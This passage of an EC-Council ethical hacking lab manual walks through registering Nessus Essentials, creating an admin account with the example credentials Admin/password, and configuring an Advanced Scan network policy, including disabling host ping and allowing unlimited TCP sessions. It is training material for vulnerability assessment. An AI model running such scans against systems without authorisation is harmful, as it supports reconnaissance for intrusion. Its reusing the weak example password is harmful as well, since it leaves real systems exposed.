


Figure 2.2.7: Activation code sent to your personal mail

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Switch back to the **Microsoft Edge** web browser; in the **Register Nessus** page, paste the copied activation code in the **Activation Code** field; then, click **Continue**.




Figure 2.2.8: Register Nessus: Enter Activation Code

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.3

Create a User Account

13. **Create a user account** page appears. Create credentials for administrative control of the scanner. (here, Username: **Admin** and Password: **password**); then, click **Submit**.

Note: These credentials will be used to log in to Nessus at the time of vulnerability scanning.




Figure 2.2.9: Create a user account: enter credentials

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Downloading plugins...** wizard appears. Nessus will start fetching the plugins and will install them.

Note: It will take approximately 10 minutes to download plugins and perform the initialization.




Figure 2.2.10: Nessus: Downloading plugins…

15. Nessus begins to initialize; this will take some time. On completion of initialization, the Nessus dashboard appears along with the **Welcome to Nessus Essentials** pop-up. Close the pop-up.

Note: In the **Let Microsoft Edge save and fill your password for this site next time?** pop-up, click **Never**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.11: Welcome to Nessus Essentials page

TASK 2.4

Add a Network Policy

16. The **Nessus Essentials** dashboard appears; click **Policies** under **RESOURCES** section from the pane on the left.




Figure 2.2.12: Nessus Essentials dashboard: Click Policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Policies** window appears; click **Create a new policy**.




Figure 2.2.13: Adding a new policy in Nessus

18. The **Policy Templates** window appears; click **Advanced Scan**.




Figure 2.2.14: Choosing Advance Policy from the policy templates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.5

Configure a Network Policy

19. The **New Policy / Advanced Scan** section appears. In the **Settings** tab under the **BASIC** setting type, specify a policy name in the **Name** field (here, **NetworkScan_Policy**), and give a **Description** about the policy (here, **Scanning a Network**).




Figure 2.2.15: Customizing the general settings

20. In the **Settings** tab, click **DISCOVERY** setting type and turn off the **Ping the remote host** option from the right pane.




Figure 2.2.16: Policy General Settings window with Port Scanning Setting Type

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Select the **Port Scanning** option under the **DISCOVERY** setting type, and then click the **Verify open TCP ports found by local port enumerators** checkbox. Leave the other fields with default options, as shown in the screenshot.




Figure 2.2.17: Customizing the Port Scanning Setting Type

22. Select the **ADVANCED** setting type. In the right pane, under the **Performance Options** settings, set the values of **Max number of concurrent TCP sessions per host** and **Max number of concurrent TCP sessions per scan** to **Unlimited**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.18: Advanced Setting Type window

23. To configure the credentials of a new policy, click the **Credentials** tab and select **Windows** from the options.

